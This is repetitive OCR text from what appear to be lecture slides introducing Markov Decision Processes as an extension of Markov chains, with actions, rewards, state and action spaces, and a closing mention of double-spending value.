
- Actions, Rewards
- State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains


- Actions, Rewards
- State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains


- Actions, Rewards
- State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains

- Actions, Rewards
- State space, action space



Markov Decision Process (MDP)

+ double-spending value

